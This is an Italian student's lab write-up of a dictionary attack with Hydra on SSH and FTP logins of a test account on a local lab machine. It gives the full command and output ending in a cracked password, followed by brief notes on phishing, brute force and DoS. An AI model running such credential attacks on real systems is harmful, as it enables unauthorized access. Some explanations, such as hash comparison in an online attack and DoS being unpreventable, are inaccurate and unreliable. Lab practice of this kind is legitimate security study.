

Authentication cracking con Hydra

che cosa è ssh:
SSH (Secure Shell) è un protocollo che permette di connettersi a un sistema remoto e di gestirlo attraverso la linea di comando. La connessione è criptata, il che significa che le informazioni inviate (come la tua password o i comandi) sono protette da intercettazioni MITM.

Oggi abbiamo creato un nuovo utente “test_user” sulla macchina Kali tramite riga di comando, subito dopo abbiamo usato il comando ssh test_user@ip_target per connettere il protocollo ssh alla porta 22.
Quando esegui il comando, SSH tenta di stabilire una connessione con il server remoto. Una volta che la connessione è avvenuta con successo, ti verrà chiesta una password e, se corretta, riuscirai ad accedere al sistema remoto.
Dopo aver effettuato l'accesso, puoi eseguire comandi come se fossi fisicamente davanti al server. Ad esempio, puoi navigare tra le cartelle, modificare file, installare software, e altri comandi.




Avviamo il protocollo SSH.



Tramite un potentissimo tool chiamato Hydra andiamo a impostare e realizzare un attacco a dizionario, che è uno degli attacchi più utilizzati per rubare passwords, l'essenza di questo attacco consiste nell'andare a comparare il codice hash della password per vedere se identico a quello presente come password effettiva. questo proprio come altri attacchi risulta più rumoroso quanta più sarà la velocità richiesta.
Tra i suoi punti di forze è sicuramente quello di essere più rapido rispetto ad altri tipi di attacchi
Tra le sue debolezze c'è quello di avere solo le password più utilizzate

La comparazione avviene attraverso una lettura di un file lista, che racchiude tutte le password più comuni utilizzate dagli utenti.
è possibile anche installare altre liste più grandi come per esempio Seclists, libreria che abbiamo usato anche noi.

Una volta impostati i parametri andremo ad avviare, in questo caso facciamo finta di non conoscere ne l'user ne la password quindi ho inserito le due liste per riuscire a trovare l'accoppiamento giusto.



Fatto anche tramite protocollo FTP:
Con il protocollo FTP ho deciso di dare per conosciuto l'utente che si chiama "test_user" e di assegnargli la lista più piccola per velocizzare un po' il processo, infatti ora dovrà controllare "solo" 10000 risultati possibili.


```
┌──(test_user㉿kali)-[~]
└─$ hydra -V -l test_user -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-100000.txt -t 4 -f ftp://1
92.168.1.90
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 07:12:46
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session fou
nd, to prevent overwriting, ./hydra.restore
-I
I[DATA] max 4 tasks per 1 server, overall 4 tasks, 100000 login tries (l:1/p:100000), ~25000 tries per task
[DATA] attacking ftp://192.168.1.90:21/
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "123456" - 1 of 100000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "password" - 2 of 100000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "12345678" - 3 of 100000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "qwerty" - 4 of 100000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "123456789" - 5 of 100000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "12345" - 6 of 100000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "1234" - 7 of 100000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "111111" - 8 of 100000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "1234567" - 9 of 100000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "dragon" - 10 of 100000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "123123" - 11 of 100000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "baseball" - 12 of 100000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "abc123" - 13 of 100000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "football" - 14 of 100000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "monkey" - 15 of 100000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "letmein" - 16 of 100000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "696969" - 17 of 100000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "shadow" - 18 of 100000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "master" - 19 of 100000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "666666" - 20 of 100000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "qwertyuiop" - 21 of 100000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "123321" - 22 of 100000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "mustang" - 23 of 100000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "1234567890" - 24 of 100000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "michael" - 25 of 100000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "654321" - 26 of 100000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "pussy" - 27 of 100000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "superman" - 28 of 100000 [child 1] (0/0)
```

ed ecco che appena trova il risultato si ferma e rimane evidenziato.

```
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "xing" - 5203 of 100000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "vSjasnel12" - 5204 of 100000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "twenty" - 5205 of 100000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "toolman" - 5206 of 100000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "thing" - 5207 of 100000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.90 - login "test_user" - pass "testpass" - 5208 of 100000 [child 1] (0/0)
[21][ftp] host: 192.168.1.90   login: test_user   password: testpass
[STATUS] attack finished for 192.168.1.90 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-08 08:26:20
```

Bonus: Ricerca più rapida

Ovviamente queste prove sono state infinitamente lunghe, motivo per cui ho creato una lista per accorciare il processo e renderlo molto più veloce, in questo caso ho provato a dividere una lista già presente per renderla spezzettata e prendere solo la parte delle password che serviva a me, nel codice è anche stata aggiunto il comando -f per fermare ricerca al primo risultato ottenuto.



Approfondimenti:

Altri tipi di attacchi molto utilizzati per rubare credenziali sono gli attacchi:

- phishing
- attacchi a forza bruta

Il phishing è una tecnica attraverso il quale l'attaccante riesce a mandare messaggi o e-mail con link o codice malevolo che ha il compito di attirare il attirare e illudere la vittima a mettere i dati in apposite caselle di testo che all'apparenza possono sembrare quelle di siti originali come Facebook o Instagram ma il cui unico scopo è mandare il codice direttamente immesso direttamente all'attaccante così che in poco tempo potrà prendere il controllo dell'account appena rubato.
L'attaccante può essere MITM (Man In The Middle) e intercettare e modificare dei veri pacchetti che stavano arrivando dal mittente.
Può anche usare attacchi XSS se il metodo di input non è stato filtrato e in questo modo si potrebbe infettare un server, per esempio, tramite commento sotto qualche video, si potrebbe creare uno script malevolo.

Invece gli attacchi a Forza Bruta sono attacchi che grazie a Potenti tool riescono a provare infinite combinazioni fino a trovare e impossessarsi di username e password, ovviamente richiedono diverso tempo, e fanno parecchio rumore.

Per mitigare questi attacchi così come tanti altri, consiglio di cambiare Password ogni 6 mesi circa (procedura che già nelle aziende è in atto), e di non usare la stessa password per tutti gli account.

Un'altra tipologia di attacchi che però mirano a bloccare e rallentare alcuni server sono gli attacchi DoS e DDoS:
Sono attacchi che mirano a riempire e saturare il server di pacchetti e dati, il quale non riuscendo più a gestirli si ritrova ad andare in down a causa della CPU stracolma.
Oggi gli attacchi DoS sono molto comuni perché grazie ai tool sono semplici da fare, è l'attacco più efficace ed è impossibile da prevenire perché colpiscono gli hardware.

Diego Petronaci